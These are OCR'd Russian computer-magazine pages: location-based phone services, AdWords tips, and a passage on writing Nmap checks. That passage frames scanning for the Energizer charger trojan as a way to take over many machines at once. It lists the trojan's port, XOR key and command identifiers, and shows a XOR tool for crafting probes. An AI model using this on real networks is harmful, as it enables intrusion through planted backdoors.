Итак, первым в нашем тесте оказался MSI GT729, собранный на базе отличных компонентов, в число которых входит и привод Blu-ray. В ходе тестов эта модель продемонстрировала отличные результаты, за что и была удостоена наградой «Выбор редакции». Ноутбук Samsung R580 получает награду «Лучшая покупка» за умеренную цену и хорошо сбалансированные комплектующие. Если ты не стеснен в средствах, то обрати внимание на Toshiba Qosmio X500 — кроме цены, превышающей стоимость двух вместе взятых сегодняшних победителей (да и практически любого настольного ПК), у этого устройства практически нет недостатков.

Степан «Step» Ильин step@glc.ru





LBS-сервисы, или зачем в телефоне GPS?

На что способны сервисы, основанные на местоположении абонента

Еще не так давно модуль GPS был отличительной чертой топовых моделей смартфонов, а сама технология использовалась только в навигационных продуктах. Сегодня чип для вычисления координат с помощью спутников встроен в любой средний смартфон, а возможность узнать месторасположение абонента открыла путь для создания немалого количества полезных сервисов.

Когда человек выбирает более дешевый смартфон без GPS только потому, что у него нет машины и навигация ему не нужна, он сильно не прав. На самом деле он отказывает себе в удовольствии оказаться на гребне волны. Вместе с удешевлением самих модулей GPS мы получили еще один важный бонус — нормально работающий мобильный инет. Во многих городах стремительно разворачиваются сети 3G, а сотовые операторы помаленьку предлагают безлимитные тарифы. В связке идет возможность всегда оставаться online, а данные о точном расположении позволяют использовать современные Location Based сервисы. Впрочем, многие из них можно юзать и без GPS.

GOOGLE ЛОКАТОР

Спецслужбы могут найти человека по сигналу от его мобильника. Ты тоже можешь, но только если вы оба используете Google Локатор. Чтобы получить дистрибутив, подходящий для платформы, прямо с телефона в мобильном браузере заходи на www.google.com/latitude. Что дальше? Ты получишь доступ к уже ставшей родной карте от Google, на которой, помимо всего прочего, появится новый объект — ярлычок с твоим расположением. Добавь друзей, которые также установили эту программу, и будешь видеть, где в текущий момент находятся они. Все работает очень четко, чего уж там — все-таки GPS. Но надо видеть лица тех



Геотег в Twitter'е позволяет обозначить место, откуда ты отправляешь твит

пользователей, которые лицезреют на экране свое довольно точное месторасположение, хотя никаких навигационных приблуд у них не было и в помине! В действительности многие LBS-сервисы могут работать и без GPS, определяя координаты по базовым станциям, которые находятся поблизости, и даже по Wi-Fi точкам доступа (читай подробнее во врезке). Я довольно быстро сагитировал десяток друзей, которые стали активно пользоваться программой. Поначалу запускать и смотреть, кто где есть, и кто есть рядом. Было прикольно, пару раз даже получалось таким образом встретиться в торговом комплексе. Но очень скоро стало понятно, что за картой постоянно не уследишь, а если так, то никакого толка, кроме фана, от использования ты не получишь. Но тут ребята из Google молодцы. В последних версиях Локатора появилась возможность включать оповещения о месторасположении. Другими словами, когда в следующий раз кто-то из друзей будет поблизости, то ты получишь SMS! Это будет покруче, чем геотег в Twitter'е — специальная опция, позволяющая снабдить каждый твит координатами или описаниями места, откуда он был отправлен. Система оповещений Локатора интеллектуальна. Она не будет слать SMS-ки каждый раз, когда твой коллега приходит на работу. Оповещения присылаются только в случаях:


- когда ты или твой друг находитесь в непривычном месте; если друг находится в привычном месте (например, дома или на работе), оповещения не присылаются.
- ты или твой друг находитесь в часто посещаемом месте, но в необычное время.

Сбор данных и анализ привычных для тебя мест пребывания могут занять около недели, после чего начнется отправка оповещений. Правда, для этого надо не забыть включить в настройках опцию «История месторасположений», но надо иметь в виду, что с этого момента все твои перемещения логируются — их можно очень удобно просмотреть, запросив информацию за любое время. Вдобавок у этого интересного сервиса есть и другие полезные опции, например, автоматическое обновление статуса в Gtalk или составление виджета для сайта/блога с указанием текущего месторасположения.

ЛОКАТОР 2.0

Впрочем, с какой стороны не посмотри, Google Локатор — в целом очень простой сервис, который в первую очередь отображает на карте тебя и твоих соседей. При этом никак не конкретизируется, в каком именно месте ты находишься: на сеансе в кинотеатре, обедаешь в кафе или просто пришел на учебу. Новый тренд на западе, набирающий ошеломляющие обороты — сервисы Gowalla (gowalla.com) и Foursquare (foursquare.com), которые прокачали идею Локатора, добавив в нее элемент социальной сети. Это два аналогичных и жестко конкурирующих между собой сервиса, позволяющих делиться информацией о своем месторасположении и местах, которые посещаешь. Помимо этого ты видишь, кто еще бывал в этих местах, и какие советы он там оставлял. Получается классный справочник по различным местам и заведениям с автоматическим поиском и привязкой по месторасположению. Достал телефон — и сразу видишь, что есть в округе. Читаешь отзывы — решаешь, куда стоит пойти. Зашел внутрь, поставил соответствующий статус — можешь ждать друзей. Это называется check in :).

Сервисы бурно развиваются и добавляют новые фичи. Если ты живешь в крупном городе, то попробовать один из них нужно в обязательном порядке. Даже в России набралась довольно большая база пользователей, которые с удовольствием делятся информацией. Достаточно завести аккаунт, найти друзей, импортировав контакты из Gmail'а, Twitter'а и других сервисов, и установить мобильное приложение на свой телефон. В принципе, даже необязательно, чтобы мобила поддерживала GPS — месторасположение, опять же, очень здорово определяется по видимым в округе сотовым вышкам. В любой момент программа отображает забитые в ее базу места и отзывы по ним. Если ты пришел в какое-то место, а нужного объекта в базе сервиса нет, смело создавай свой. Активность пользователей всячески поддерживается. Foursquare проводят маркетинговые акции: если первый придешь в ресторан, то получаешь 50% скидку на обед и т.п. К тому же, со временем ты набираешь рейтинг, что позволяет тебе видеть больше информации, чем все остальные. Приложение сейчас



Локатор запущен на буке, а месторасположение определено по Wi-Fi


существует для платформ iPhone, Android, BlackBerry и других девайсов. Увы, Windows Mobile и Symbian в списке нет. Зато клиенты для этих платформ есть у российского альтернативного проекта — AlterGeo (altergeo.ru). Используя собственную гибридную технологию позиционирования (WiFi+GSM+WiMax+IP), сервис определит местоположение и подскажет заведения поблизости, узнает, как далеко от тебя твои друзья и какие люди находятся рядом. Причем, поскольку в AlterGeo встроены карты Google, Яндекс.Карты и OpenStreetMaps, работать с приложением можно в любой точке мира.

ЯНДЕКС.ПРОБКИ

Если расположение контакта постоянно обновляется, а он как был посреди дороги, так там и остается, ему можно только посочувствовать. Приятель встрял в пробку. Существуют различные способы для отслеживания ситуации на дороге: сводки различных оперативных служб, камеры и детекторы с автоматическим анализом картинки, сообщения от энтузиастов и, конечно же, софт, использующий LBS-сервисы. Команде Яндекса за многие вещи можно выражать респект, но лично от меня — боль-

Определение координат без GPS?

Любая из базовых станций имеет некоторый набор параметров, которые получает телефон, благодаря чему каждую БС можно распознать. Один из таких параметров — CellID (сокращенно CID) — уникальный номер для каждой соты, выданный оператором. Существуют базы, в которых для каждого CID указаны его координаты. Чем больше ты знаешь о базовых станциях вокруг, тем более точно можно провести расчет текущего месторасположения. Точность варьируется от нескольких сотен метров до нескольких километров, но это неплохая отправная точка, чтобы разобраться с координатами.
Ты наверняка обратил внимание, что мобильные инструменты того же Google могут очень лихо определять месторасположение человека. Значит, данные у него есть. Но откуда? Источников много, но и мы в этом помогаем. Мало кто читает соглашение об использовании, но на самом деле, устанавливая программу, мы соглашаемся отправлять информацию о подключенной CellID и текущих координатах (если включен GPS). Подробнее о том, как обращаться к этой базе, читай в нашей статье «Навигация без GPS» (PDF-версия будет на диске).




Интерфейс Foursqure



Награды стимулируют активность пользователей Foursquare



Составление информации о дорожной ситуации в реальном времени



Карты в Waze создаются самими пользователями во время езды

шое спасибо за Яндекс.Пробки. Разработав мобильное приложение **Яндекс.Пробки** (http://mobile.yandex.ru/maps), ребята публично сделали доступным то, чего во многих странах не существует даже у оперативных служб. У пользователя на телефоне появились не только карта и возможность проложить маршрут, но и постоянно обновляемая информация о ситуации на дорогах, привязанная к этой карте. Более того, он сам участвует в сборе данных о движении на дорогах. Приложение периодически передает на сервер текущие координаты и скорость. Если несколько человек движутся в одном направлении по одной и той же улице со скоростью 40 км/ч, значит, улица свободна, и ее можно пометить зеленым цветом. Если же, наоборот, в каком-то месте все еле ползут, то участникам рассылается обновленная информация с «красными» участками дороги. Те же самые данные отображаются и на онлайн-сервисе Яндекс.Карты. На этом возможности комьюнити не заканчиваются. Видишь аварию или дорожные работы? Как же они заколебали! Один клик мыши — и информация ушла на сервер, откуда ретранслируется для всех. Можно долго ругать Яндекс.Пробки за то, что они врут и берут данные с потолка, но такой подход действительно работает и позволяет внести хоть какую-то толику контроля за ситуацией. Зачем ехать по улице, где даже по этому сервису — непроходимая пробка? К тому же, данные Яндекса используются и программами навигации, которые умеют вычислять маршрут, учитывая ситуацию на дороге. Мобильные Яндекс.Карты поддерживают платформы Windows Mobile, Symbian, Java, Android и Blackberry и позволяют посмотреть карты более 130 городов России, Украины и других стран. Функция пробок доступна только для нескольких городов, но это, возможно, к лучшему — значит, где-то еще можно свободно передвигаться по городу. Москвичам, как особо пострадавшим, расскажу один хинт: чтобы не тратить лишний GPRS-трафик, лучше скачать карту Москвы с сайта Яндекса и сохранить ее в телефоне.


WAZE

Понятно, что чем больше пользователей отправляют информацию о своих передвижениях, тем точнее будет информация о пробках. Но когда пользователей очень много, можно пойти на большее — с их помощью создавать саму карту. Проект **OpenStreetMap** (www.openstreetmap.org) появился давно и позволяет всем желающим создавать и вносить изменения в карты на основе wiki-системы, в том числе с помощью загрузки своих GPS-треков (логов передвижения, записанных GPS-софтом). Сейчас сервис может похвастаться очень неплохим покрытием, к тому же именно его использовали во время спасательных работ на Гаити. С его помощью всего за пару дней сумели создать подробные карты областей острова, пострадавших в результате землетрясения. Проект **Waze** (www.waze.com) намного более молодой, а потому использующий более современные подходы проект. По сути, это программа для навигации с отображением дорожной ситуации, но с большим отличием от всех остальных: карты для нее составляют сами пользователи — так называемые вейзеры. Во время движения Waze записывает трек и периодически отсылает его на сервер. Если по этой дороге проедет еще хоть один пользователь, то дорога считается подтвержденной и появляется на карте. За прокладку дорог вейзеру начисляются очки. Наименования улицам также дают пользователи; за это можно получить дополнительные поинты (здесь система чем-то похожа на OpenStreetMap). Как и в Яндекс.Картах, водители могут посылать на сервер информацию о пробках, ДТП, стационарных камерах-радарах и полицейских засадах. Причем для каждого события можно оставить комментарий или, например, опровергнуть сообщения — все это делается через удобный клиент. Я использовал версию для Android, но есть также реализации для iPhone, Windows Mobile и Symbian. Что касается покрытия карт, то именно для России оно довольно скудно. Причина очевидна — маленькое комьюнити, но именно мы с тобой можем его увеличить. Если прямо сегодня начать отрисовывать карты вместе, особенно в тех местах, где ни одна онлайн-карта еще недоступна, то покрытие можно довольно быстро увеличить в разы.


МОБИЛЬНЫЙ ПЛАНЕТАРИЙ

Впрочем, что это мы все о дорогах, да о дорогах. Давай поговорим о звездах! Помимо GPS-модуля многие производители встраивают в телефон еще и акселерометр (это не такой дорогой модуль), кото-

Установка свежих версий security-программ в один клик




2010 НОВИНКА
Сверхскорость.
Умная производительность
с возможностью ускорения.
intel
CORE™ i5
inside™
С технологией
Intel® TURBO BOOST
Требуйте Intel Inside®.
Компьютеры "Утбис" на базе
процессора Intel® Core™ i5,
содержит в себе ВСЁ,
что необходимо Вам
как для качественной
и быстрой работы, так
и для полноценного
отдыха!
НОВИНКА
intel
CORE™ i5
inside™
Быстрее.
Умнее.
UTBiS
Адрес: 614022, г. Пермь, ул. Подводников, 9
Тел.:/Факс: (342) 290-97-76, 224-22-06, 220-08-06
сайт: www.utbis.ru, www.digital-dom.ru
эл. почта: sale@utbis.ru
Intel, Intel Core, Intel Core Duo являются товарными знаками, либо зарегистрированными товарными знаками,
права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.



info


• Для того чтобы посмотреть записи с FourSquare, необходимо зарегистрироваться. Если такого желания у тебя нет, а посмотреть, чем живут пользователи, хочется, можно воспользоваться сервисом fourwhere.com. Это карта с нанесенными комментариями юзеров FourSquare.

• Компания Yahoo рассматривает возможность приобретения быстро набирающего популярность стартапа Foursquare за сумму около $100 млн.




links

Передача расположения удобна, если телефон украден. Онлайн-сервисы позволяют отследить его и удаленно стереть с него все данные. Возьми на заметку: itag.com, wavesecure.com.



Мобильный планетарий от сотрудников Google



Такие пробки в Москве— редкость, даже по показаниям Яндекс.Пробок :)

рый используется для распознавания ландшафтного и портретного расположения телефона и еще миллиона вещей, на которые хватает фантазии разработчиков. Одни воссоздают игрушки вроде лабиринта, где нужно провести шарик до финиша, не засадив его в ловушки-отверстия. А другие используют акселерометр в связке с GPS-модулем, получая убойную смесь разных технологий. Именно так и поступила команда энтузиастов из Google, разработавших приложение **Sky Map for Android** (www.google.com/sky/skymap). Получился мобильный планетарий. Идея программы родилась в умах разработчиков еще до официального появления платформы Android. Воодушевленные теми возможностями, которые будут в новых телефонах, включая GPS, цифровой компас и сенсоры движения, они подумали, что круто было бы использовать эти фичи в мобильном приложении, которое показывает картинку неба в зависимости от того, где находится человек и куда он направил телефон. GPS и часы позволяли генерировать карту для точного времени и расположения пользователя, а настоящих чудес позволяли добиться цифровой компас и акселерометры. Используя эти два сенсора, приложение может определить точное направление, куда направлен телефон, и в зависимости от этого отображать на экране только те звезды, которые попадают в его виртуальный фокус зрения. В результате, если ты хочешь узнать, что это за звезда так ярко светит на Востоке, то нужно просто навести туда телефон и увидеть на карте, что это Венера! Как тебе? Я проверял лично, выезжая на место, где нет высоких зданий и зарева города — Sky Map реально работает! Работая в поисковом гиганте, ребята не могли обойти функцию поиска, причем в особенно эффектной манере. Ты просто набираешь название планеты или звезды (или выбираешь картинку в галерее фотографий с телескопа Хаббл), и телефон сам показывает, куда его нужно навести, чтобы увидеть объект. Чем ближе ты к цели, тем краснее становится курсор с направлением и окружностью в центре. В конце концов, объект оказывается в нем, и вуаля! Вот он, идеальный учебник астрономии. Жаль только, что приложение существует только для платформы Android (1.5 и выше), причем в девайсе для работы обязательно должны быть акселерометры.

ИГРЫ С GPS

Акселерометры понадобятся и в совершенно новом виде игр, которые используют привязку к реальному расположению геймера. Одна из таких игр — 3rdEye. Идея заключается в переносе RPG стиля в реальный мир: тут также есть персонаж, но перемещается он не по виртуальному миру, а по реальному. Сюжет в игре пока прост: текущее местоположение отображается на карте (используется только GPS, так как важна точность данных), вокруг бегают различные существа, которых нужно истреблять. Истреблять придется вполне натурально: держа в руке телефон, необходимо реально обозначать удары. Это тебе не мышкой кликать. Нарвешься на толпу монстров — придется реально попыхтеть :). Для считывания телодвижений используется акселерометр. Помимо этого можно сбивать врагов (прошу обратить внимание — виртуальных врагов) на машине, но опыта за это дается очень мало. Менее прогрессивная, но также использующая GPS-приемник игра — Геокэшинг. Она существует в разных исполнениях, но смысл во всех вариантах одинаковый: найти по GPS-координатам и подсказкам нужное место и спрятанный там тайник. В качестве локаций выбираются различные, в том числе опасные, места, например, заброшенные ракетные шахты и целые военные части. Если тебе интересно, добро пожаловать на www.geocaching.com и российский проект www.geocaching.su.

AdWords: 10 СОВЕТОВ

Молодцы те, кто уже успел воспользоваться ярким вкладышем от Google в нашем журнале. Все-таки 1000 рублей, которые реально можно потратить на рекламную кампанию любого сайта, просто так на дороге не валяются. Хотя это не главное. Когда бы ты еще мог попробовать продвинутый инструмент для размещения контекстной рекламы в действии? А тут все возможности AdWords к твоим услугам: пробуй — не хочу. Но, чтобы предостеречь тебя от возможных ошибок, мы подготовили несколько советов, которые позволят работать с системой наиболее эффективно.

01 Для успешной рекламной кампании необходимо иметь четкое понимание своих целей и потребностей целевой аудитории, которые будут отражаться в рекламных объявлениях. Не нужно стремиться вставить все рекламируемые услуги/товары/сервисы в одно объявление: куда эффективнее будет сделать несколько различных. Например, если стоит задача по рекламе автосервиса — то услуги выездного шиномонтажа, ремонта автостекол и продажи б/у АКПП необходимо оформить в 3 различных рекламы, у которых будут совершенно разные аудитории, цели и ключевые слова.
Важно, чтобы сама структура рекламной кампании отражала структуру рекламируемого сайта или различные направления бизнеса.

02 Помни о возможности использования географического и временного таргетинга. К примеру, если ты продаешь дешевый товар в Туле, то им никогда не заинтересуется покупатель из Владивостока. Помимо рекламы на страницах поиска Google, через AdWords ты можешь размещать рекламу и на партнерских сайтах, причем есть возможность самостоятельно выбрать наиболее интересные площадки.

03 Позиция твоего объявления зависит от ставки, которую ты готов заплатить и показателя качества (quality score), который формируется на основе нескольких параметров: CTR объявления, качества целевой страницы, истории аккаунта и т.д. Если в блоке 3 позиции, а объявлений десять, то будут показаны трое самых лучших. Соответственно, твое объявление будет показываться далеко не всегда. Контролировать видимость своей рекламы можно с помощью «Инструмента диагностики объявлений».

04 Подбирать слова для объявления надо особо тщательно. Помочь в этом деле и оценить предстоящие расходы поможет специальный «Инструмент подсказки ключевых слов». С помощью AdWords ты можешь создать несколько рекламных кампаний, в каждой из которых будет свой список ключевых слов. Не занижай сам себе CTR миксованием запросов абсолютно различного смысла, таких как, к примеру, «ремонт сайлентблоков» и «покупка плюшевых игрушек».

05 В заголовке объявления лучше всего указывать тот запрос, который ты собираешься продвигать. Google считает такие объявления более релевантными. Используй в объявлении релевантные ключевые слова, на которые реагируют потенциальные покупатели: «дешево», «бесплатно», «быстро». Нужно помнить и о возможности отображать рекламные ссылки только в случае точного совпадения поискового запроса с ключевыми словами. Для этого используют квадратные скобки вокруг ключевых слов: [пример]. Кстати говоря, ключевые слова, которые используются в объявлении, будут выделены жирным шрифтом, что привлечет дополнительное внимание пользователей.

06 Старайся оттолкнуть от объявлений тех, кто не готов совершить покупку, а просто праздно интересуется. Хорошая идея — обозначить в рекламном объявлении цену на товар, которая, во-первых, отвадит пустых «кликальщиков» от объявления, а во-вторых, понизит среднюю цену за привлеченного покупателя. Не пугайся, что CTR при этом слегка уменьшится — так и должно быть. Зато человек, перешедший по объявлению с указанной стоимостью, потенциально может позволить себе покупку.

07 При создании кампании разумно использовать минус-слова, чтобы исключить показы объявлений при не совсем релевантных запросах и отсеять ненужный трафик, тем самым повысив CTR. Например, если ты рекламируешь компанию, которая занимается восстановлением данных, то тебе мало интересны люди, которые ищут софт для data recovery, поэтому в качестве минус-слова можно поставить «скачать».

08 Необходимо правильно выбрать целевую страницу, на которую будет ссылаться объявление. Чем выше будет релевантность твоего объявления с поисковым запросом пользователя и той страницей, на которую он попадет, тем выше будет позиция объявления в рекламном блоке. К тому же, клиенту важно оказаться там, где он сразу может воспользоваться услугой, а не блуждать по внутренним ссылкам.

09 Для статистики переходов через Google Analytics добавляй в конец ссылки на целевую страницу уникальный тег, который будет принадлежать данному объявлению, это поможет в дальнейшем легче анализировать полезные объявления и те, от которых нужно избавиться.

10 На сайте AdWords собрано огромное количество материалов по созданию и управлению рекламными кампаниями с помощью AdWords. Особенно рекомендуем «Руководство для начинающих» для того чтобы лучше разобраться, как максимально повысить эффективность и при этом сократить расходы. Так же для желающих узнать больше о том, как работает AdWords существует блог AdWords, Youtube канал с образовательными видео, онлайн школа AdWords и телефонная поддержка: +7 495 780 0022.



Степан «Step» Ильин step@glc.ru





Как прокачать Nmap?

Реализуем собственные проверки в известном сканере безопасности

Представлять Nmap читателю][сродни тому, что объяснять физику-ядерщику, что такое заряженная частица. Nmap знают все, и скорее всего даже хотя бы разок им пользовались. Но вот парадокс: ту изумительную по расширению архитектуру, позволяющую заточить сканер под себя, все упорно обходят стороной. И совершенно напрасно.

Если ты следишь за обновлениями легендарного сканера, которые, кстати говоря, в последнее время выходят особенно часто, то должен был обратить внимание на две цифры, которые фигурируют в каждой записи changelog'а. Первая означает количество обновленных сигнатур для определения сервисов и операционных систем. А вторая — количество новых NSE-скриптов для реализации более тонких проверок и интеллектуального сканирования. Обычно такие скрипты разрабатываются для какой-нибудь серьезной уязвимости и используют части оказавшихся в паблике сплойтов. Но то, что оказалось у всех — это уже не так интересно. Другое дело — сделать что-то для себя. Скажем, зная о том, как устроен какой-то свежий троян, добавить в сканер определенные проверки и таким образом, быстро прочесав сеть, порутать сразу множество машин. Как тебе?

FINGERPRINTING СВОИМ РУКАМИ

Конечно, можно написать с нуля программу-сканер, которая будет отправлять некий запрос, парсить результат и, в конечном счете, возможно, детектировать зараженные машины. И реализовать некое подобие многопоточности тоже несложно. Но разве все это может сравниться с теми механизмами, которые столько времени оттачивались в Nmap? Я так не думаю. Одна из ключевых особенностей сканера — широкие возможности fingerprinting'а, то есть как раз определения версии ОС и работающих сервисов по так называемым отпечаткам пальцев (в терминах Nmap они называются probe). Сервисом может быть обычный WWW-демон, а может — трой. При этом абсолютно необязательно мириться с той базой, которая по умолчанию поставляется со сканером. Посмотрим, как можно обновить ее самому. В качестве примера возьмем троян, который распространялся в Европе с софтом для зарядок от компании Energizer (мы рассказали о нем в Meganews прошлого номера). На официальном сайте программа уже обновлена, но зараженный вариант по-прежнему доступен в снимках сайтов, сохраненных архиватором интернета **Wayback Machine** (web.archive.org). Заниматься глубоким реверсингом мы не будем. Хотя расковырять трой достаточно просто (автор не сильно заморачивался, чтобы хоть как-то закриптовать малварь), это уже сделали за нас. На сайте www.symantec.com/connect/blogs/trojan-found-usb-battery-

charger-software приведено подробное описание вируса, из которого нам интересны несколько фактов:

- троян слушает 7777 порт;
- любые данные, которые троян принимает на этот порт, XOR-ятся со значением 0xE5 перед тем, как обрабатываются далее;
- команды (запуск процесса, удаление файла, выполнения команды и т.д.) передаются в виде CLSID (уникальный идентификатор вида {XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX});
- перед командой передаются 4 управляющих байта, в которых указывается длина управляющего сообщения.

Одна из таких команд — "{E2AC5089-3820-43fe-8A4D-A7028FAD8C28}" — проверяет, активен троян в системе или нет. Если вирус принимает и понимает ее, то в ответ он отправляет текст «YES», который так же, как и сама команда, XOR'ится символом 0xE5. Похоже, это как раз то, что поможет нам выявить наличие трояна на удаленной системе. Итак, мы знаем, что отправлять (команду для проверки активности), куда отправлять (порт 7777) и что должны получить («YES»); осталось реализовать проверку.

В новой версии Nmap даже не надо добавлять нашу пробу — отпечаток для изученного трояна там уже есть!

[..]		dns-random-srcport	nse	http-userdir-enum	nse
script	db	dns-random-txid	nse	http-vmware-path-vuln	nse
afp-brute	nse	dns-recursion	nse	iax2-version	nse
afp-path-vuln	nse	dns-service-discovery	nse	imap-capabilities	nse
afp-showmount	nse	dns-zone-transfer	nse	ipidseq	nse
asn-query	nse	finger	nse	irc-info	nse
auth-owners	nse	ftp-anon	nse	jdwp-version	nse
auth-spoof	nse	ftp-bounce	nse	ldap-brute	nse
banner	nse	ftp-brute	nse	ldap-rootdse	nse
citrix-brute-xml	nse	html-title	nse	ldap-search	nse
citrix-enum-apps	nse	http-auth	nse	lexmark-config	nse
citrix-enum-apps-xml	nse	http-date	nse	mongodb-databases	nse
citrix-enum-servers	nse	http-enum	nse	mongodb-info	nse
citrix-enum-servers-xml	nse	http-favicon	nse	ms-sql-info	nse
couchdb-databases	nse	http-headers	nse	mysql-brute	nse
couchdb-stats	nse	http-iis-webdav-vuln	nse	mysql-databases	nse
daap-get-library	nse	http-malware-host	nse	mysql-empty-password	nse
daytime	nse	http-methods	nse	mysql-info	nse
db2-das-info	nse	http-open-proxy	nse	mysql-users	nse
db2-info	nse	http-passwd	nse	mysql-variables	nse
dhcp-discover	nse	http-trace	nse	nbstat	nse

Стандартный NSE-скрипты Nmap

ВСЕ ОК? YES!

Для начала попробуем отправить пакет с командой на порт 7777 вручную. Для этого нам понадобится утилита netcat (с www.securityfocus.com/tools/13 можно скачать ее портированную версию под Windows). Поскольку троян ожидает данные в закриптованном с помощью XOR'а виде, то придется выполнить такое шифрование. Напишем для этого предельно простую утилиту на Си, хотя то же самое за минуту можно сделать и на любом другом языке.

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    int c;
    while((c = getchar()) != EOF)
        printf("%c", c ^ 0xE5);
    return 0;
}
```

Все просто: тулза читает символы из стандартного потока вывода, далее для каждого символа осуществляет операцию "XOR 0xE5" и результат, то есть закриптованный текст, отправляет в поток вывода:

```
$ gcc -o test test.c
$ echo "this is a test" | ./test |
hexdump -C
00000000  91 8d 8c 96 c5 8c
96 c5  84 c5 91 80 96 91 ef
|....A..A.A....i|
```

Все хорошо, кроме одного момента — в конце у нас нарисовался лишний символ — 0xEF, который означает перевод строки. С другой стороны, не хватает терминального символа завершения строки. Поэтому запускаем команду echo с ключом "-n", чтобы избавиться от перевода строки, и ключом "-e", чтобы та распознала escape-символ "\x00", который мы добавим в конце сообщения:

```
$ echo -ne "this is a test\x00" |
./test | hexdump -C
00000000  91 8d 8c 96 c5 8c
96 c5  84 c5 91 80 96 91 e5
|....A..A.A....a|
```

Вот теперь все правильно. Осталось подставить нашу команду "{E2AC5089-3820-43fe-8A4D-A7028FAD8C28}", указав перед ней ее размер (38 символов самой команды + 1 тер-

Реверсинг трояна от компании Symantec

Any data that Trojan.Arugizer receives on this port is XOR'd with the value 0xE5 before it is processed further. The threat continuously listens for commands. Commands are sent to the threat in the form of CLSIDs. The threat waits for any of the following CLSIDs to be sent:

- {E2AC5089-3820-43fe-8A4D-A7028FAD8C28}
- {F6C43E1A-1551-4000-A483-C361969AEC41}
- {EA7A2EB7-1E49-4d5f-B4D8-D6645B7440E3}
- {783EACBF-EF8B-498e-A059-F0B5BD12641E}
- {0174D2FC-7CB6-4a22-87C7-7BB72A32F19F}
- {98D958FC-D0A2-4f1c-B841-232AB357E7C8}
- {4F4F0D88-E715-4b1f-B311-61E530C2C8FC}
- {384EBE2C-F9EA-4f6b-94EF-C9D2DA58FD13}
- {8AF1C164-EBD6-4b2b-BC1F-64674E98A710}

